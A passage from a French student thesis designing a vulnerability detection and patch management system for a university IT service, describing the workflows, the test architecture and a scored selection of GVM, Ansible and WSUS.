


Figure 2- 7 Diagramme d'activité : Les processus du contrôleur d'automatisation

Pourquoi l'automatisation dans ce travail ?

Prime abord, elle sera principalement utilisée pour déployer les configurations de correction. Ce déploiement se fera de manière automatique car dans ce travail, nous visons à optimiser le temps de correction.

D'autres raisons font à ce que nous puissions automatiser les tâches, c'est par exemple :

- Plus de services à gérer ;
- Des tâches répétitives ;
- Complexité de l'infrastructure ;
- Cout des opérations manuelles ;

- Simplicité dans la gestion ;
- Meilleure utilisation des ressources matérielles.¹⁰

2.4.2.1. Description des activités

- Initialiser l'opération
Effectuer la configuration initiale, nécessaire au fonctionnement prévu de notre système.
- Lancer la tâche
Activer, démarrer la tâche.
- Vérifier la détection des vulnérabilités
- Déployer la configuration de correction

2.4.3. Le gestionnaire des correctifs

2.4.3.1. Contexte

Qu'on soit un professionnel de l'IT ou un particulier, on entend tous parler des vulnérabilités dans les systèmes d'information qui affectent tous les utilisateurs (particuliers et professionnel). Ces vulnérabilités ne concernent pas que les systèmes informatiques mais aussi des applications et même les objets connectés. Bref tout objet (matériel) capable de communiquer en réseau est susceptible de présenter des failles que pourraient exploiter une personne malveillante pour nuire. D'où la question logique de comment se protéger en veillant à ce que le système informatique soit à jour ? c'est là où intervient le patch management ou la gestion des correctifs. En effet ce dernier est utilisé dans notre système pour télécharger les correctifs, les stocker et les déployer en fonction des besoins.

Le patch management est un processus permettant de gérer les correctifs de sécurité et leur déploiement dans un parc informatique. Dans une entreprise, il faudra avoir une procédure à suivre qui permettra d'appliquer ces correctifs sur les systèmes et sur les applications concernées.

Voici un exemple d'un processus qui peut être utilisé pour appliquer des correctifs dans l'environnement de production et représenté par un digramme d'activités :

¹⁰ Ir. Israël MUKEYA KIYONGO, Gestion de Configuration d'un datacenter basée sur Puppet et Foreman : TFC ESIS 2015-2016




Figure 2- 8 Diagramme d'activités : Processus du patch management

2.4.3.2. Description des activités

- Approuver les mises à jours

Les correctifs doivent être approuvés par l'administrateur. Cela est nécessaire du fait que toutes les mises à jours ne concernent pas nécessairement notre parc informatique.

- Télécharger les mises à jours

Si l'administrateur trouve que ces mises à jour sont importantes pour le parc, il peut alors les télécharger.

- Déployer les mises à jours dans l'environnement de test

Comme représenté sur la figure 2.7, l'environnement de test est vraiment important car toutes les mises à jours ou correctifs ne peuvent pas être appliqués directement sur un environnement de production. Certaines peuvent ne pas concerner le parc informatique de l'entreprise. D'autres peuvent concerner le parc mais lorsqu'elles sont appliquées, peuvent provoquer des dysfonctionnements des services dans le réseau ou sur un équipement. Il sera donc judicieux de tester l'application des correctifs dans un environnement de test avant de les déployer et de l'appliquer dans environnement de production. Ceci pourra aider les administrateurs à diminuer sensiblement le risque d'appliquer des correctifs non appropriés qui peuvent provoquer des dysfonctionnements ou provoquer l'arrêt des services.

- Générer le rapport

Il s'agit des résultats du fonctionnement de l'environnement de test après le déploiement des mises à jours sur ce dernier.

- Valider

En fonction des résultats du rapport généré par l'environnement de test, l'administrateur doit valider ou invalider le déploiement des mises à jour dans l'environnement de production.

- Déployer les mises jours dans l'environnement de production

Cette opération est effectuée par l'administrateur si et seulement si l'application de ces mises à jours sur l'environnement de test n'a causé aucun problème de fonctionnement du système.

- Chercher une solution

Dans le cas où l'administrateur constate que l'application des mises à jours sur l'environnement de test a provoqué des dysfonctionnements dans le système, ce dernier doit chercher une solution. La solution peut être :

- Ne pas installer ces mises à jour sur l'environnement de production ;
- Signaler le problème à la maison de publication des mises à jours afin que cette dernière puisse revoir les mises à jours publiées.

Le diagramme d'activités de l'ensemble du système est représenté par la figure suivante :




Figure 2- 9 Diagramme d'activités : les processus du futur système

2.5. Conception physique

2.5.1. Architecture physique

2.5.1.1. Environnement de test

L'environnement virtuel est celui que nous avons choisi pour tester notre solution. L'architecture physique de l'environnement de test se présente comme suit :




Figure 2- 10 Architecture physique de l'environnement de test

Il est composé d'un machine hôte sur laquelle nous trouvons quatre machines virtuelles. Les machines virtuelles sont prises en charge par la machine physique à travers un logiciel de virtualisation. Dans notre cas il s'agit d'Oracle Virtualbox qui est utilisé comme logiciel de virtualisation. Sur les quatre machines virtuelles, nous avons un serveur de mise à jour ou gestionnaire des patchs, un serveur de gestion des vulnérabilités ou gestionnaire des vulnérabilités, un serveur de gestion des configuration ou gestionnaire des configurations et le client ciblé.

2.5.1.2. Environnement de production

Les trois serveurs formant le système de détection et de correction des vulnérabilités peuvent être ajoutés dans la salle des serveurs et connectés au réseau selon la topologie existante. Ces trois serveurs sont le gestionnaire des configurations, le Gestionnaire des vulnérabilités et le gestionnaire des mises à jours.

La topologie physique de l'environnement de production peut, de ce fait se présenter comme suit :




Figure 2- 11 Architecture physique de l'environnement de production

2.5.2. Choix technologique

2.5.2.1. Critères de choix

- Critère 1(C1) : Stabilité, nous voyons un système capable de maintenir sa fonction même en cas de changement ;
- Critère 2(C2) : Performance, désigne la capacité du système à pouvoir garantir une latence moindre ;
- Critère 3(C3) : Disponibilité, désigne la possibilité qu'un système soit disponible à temps plein, c'est-à-dire qu'il doit répondre aux besoins des utilisateurs à chaque fois qu'ils le sollicitent ;
- Critère 4(C4) : Sécurité, désigne un système dont l'accès est sécurisé et dont les communications les sont aussi ;
- Critère 5(C5) : Portabilité, désigne la capacité qu'un système soit utilisable dans plusieurs plateformes ;
- Critère 6 (C6) : Fiabilité, désigne un système dont la possibilité de tomber en panne est moindre ;
- Critère 7(C7) : Simplicité de mise en place, désigne la possibilité d'un système à pouvoir être facile à implémenter ;
- Critère 8(C8) : Coût, nous voyons une solution pouvant être mises en place avec un coût minimum faible.¹¹

¹¹ Ir. Landry KALENGA KITULE, Etude et mise en place d'un système de détection et de correction des vulnérabilités réseaux. TFC ESIS 2017-2018

2.5.2.2.Choix du gestionnaire des vulnérabilités

Il existe plusieurs outils gestionnaires de vulnérabilités. En voici les plus connus, les plus utilisés et évidemment les plus efficaces :

- Nexpose ;
- Qualys ;
- CyberWatch ;
- GVM.

Tableau 2- 1 Cotation des outils gestionnaires de vulnérabilités

Type	Critères	C1	C2	C3	C4	C5	C6	C7	C8	Total
GV	Nexpose	3,5	4	4	3,5	3,5	3,3	3,5	3,5	29
	Qualys	3,5	4	4	3,5	3,5	3,5	3,5	3,5	29
	CyberWatch	3,5	4	4	3,5	3,5	3,5	3,5	3,5	29
	GVM	3,5	4	4	3,5	3,5	4	4	4	32

La sélection du gestionnaire des vulnérabilités est faite sur base du graphique à barres groupée :




Figure 2- 12 Graphique à barres groupées : Sélection du gestionnaire des vulnérabilités

Ainsi nous retenons **GVM** comme gestionnaire des vulnérabilités.

2.5.2.3.Choix du gestionnaire de configuration

Voici 5 gestionnaires de configuration les plus utilisés et notamment les efficaces :

- Puppet ;
- Cfengine ;
- Chef ;
- SCCM ;
- Ansible.

Tableau 2- 2 Cotation des outils gestionnaires de configuration

Type	Critères	C1	C2	C3	C4	C5	C6	C7	C8	Total
GC	Puppet	3,5	4	3,5	3	3,5	3,5	3,5	3,5	28
	Cfengine	3,5	4	3,5	3	3,5	3,5	3,5	3,5	28
	Chef	3,5	4	3,5	3	3,5	3,5	3,5	3	28
	SCCM	3,5	4	3,5	3	3,5	3,5	3,5	3	27
	Ansible	3,5	4	3,5	4	3,5	4	4	4	30,5

La sélection du gestionnaire de configuration retenu est faite par le graphique suivant :




Figure 2- 13 Graphique à barres groupées : Sélection du gestionnaire des configurations

De tous les 5 outils, nous retenons le gestionnaire des configurations **Ansible**.

2.5.2.4.Choix du gestionnaire des mises à jours

Des tous les gestionnaires des mises à jours qui existent, nous citons :

- Patch Manager ;
- Patch Manager plus ;
- Automox ;
- WSUS ;
- SpaceWalk.

Tableau 2- 3 Cotation des outils gestionnaires de mises à jours

Type	Critères	C1	C2	C3	C4	C5	C6	C7	C8	Total
PM	Patch Manager	3,5	4	3,5	3,5	3,5	3	3	3	27
	Patch Manager plus	3,5	3	3	3	3	3	3	3	27
	Automox	3,5	3,5	3,5	3,5	3,5	3	3,5	3	27
	WSUS	3,5	4	3,5	3,5	2	3	4	4	27,5
	SpaceWalk	3,5	4	3,5	3,5	2	3	3,5	4	27

ET voici le graphique à barres groupées qui détermine l'outil retenu :




Figure 2- 14 Graphique à barres groupées : Sélection du gestionnaire des mises à jour

Vu les résultats du graphique à barres groupées, nous retenons WSUS comme gestionnaire des mises à jours pour notre système.

2.6. Conclusion

Après avoir parcouru l'ensemble des besoins du Service des ressources informatiques de l'UNILU dans le premier chapitre, les informations recueillies nous ont permis d'élaborer le second chapitre.

Dans ce second chapitre nous avons disséqué les différentes parties du nouveau système ; nous avons abordé la conception du système en décrivant de manière générale et détaillée chaque composante du système ainsi les activités de chaque module et de l'ensemble du système. Du reste, nous avons effectué un choix des technologies à utiliser, nécessaires pour la mise en place de notre système.

CHAPITRE 3. LA TECHNOLOGIE A UTILISER

3.1. Introduction

Dans le chapitre précédent, nous avons fait la conception du système en présentant les différentes composantes du système et en déterminant la technologie à utiliser. Dans ce nouveau chapitre, il est question d'étudier ainsi que de spécifier les procédures d'installation, de configuration et de test de notre système. Cela nous permettra de passer directement à l'implémentation de ce dernier.

3.2. Etude de la technologie

3.2.1. GVM

L'outil GVM (Greenbone Vulnerability manager ou gestionnaire des vulnérabilité Greenbone) jadis connu sous le nom de « OpenVas » est un gestionnaire de vulnérabilités open source et le fork libre de Nessus lorsque celui-ci est devenu un logiciel propriétaire lors de son passage à la version 3.¹²

GVM permet aux administrateurs l'audit des réseaux et la recherche des vulnérabilités sur divers systèmes Windows, Linux. Cet outil signale les failles potentielles du matériel scanné (machine, équipement réseau). Le résultat du scan fournit :

- La liste des vulnérabilités par niveaux de criticité ;
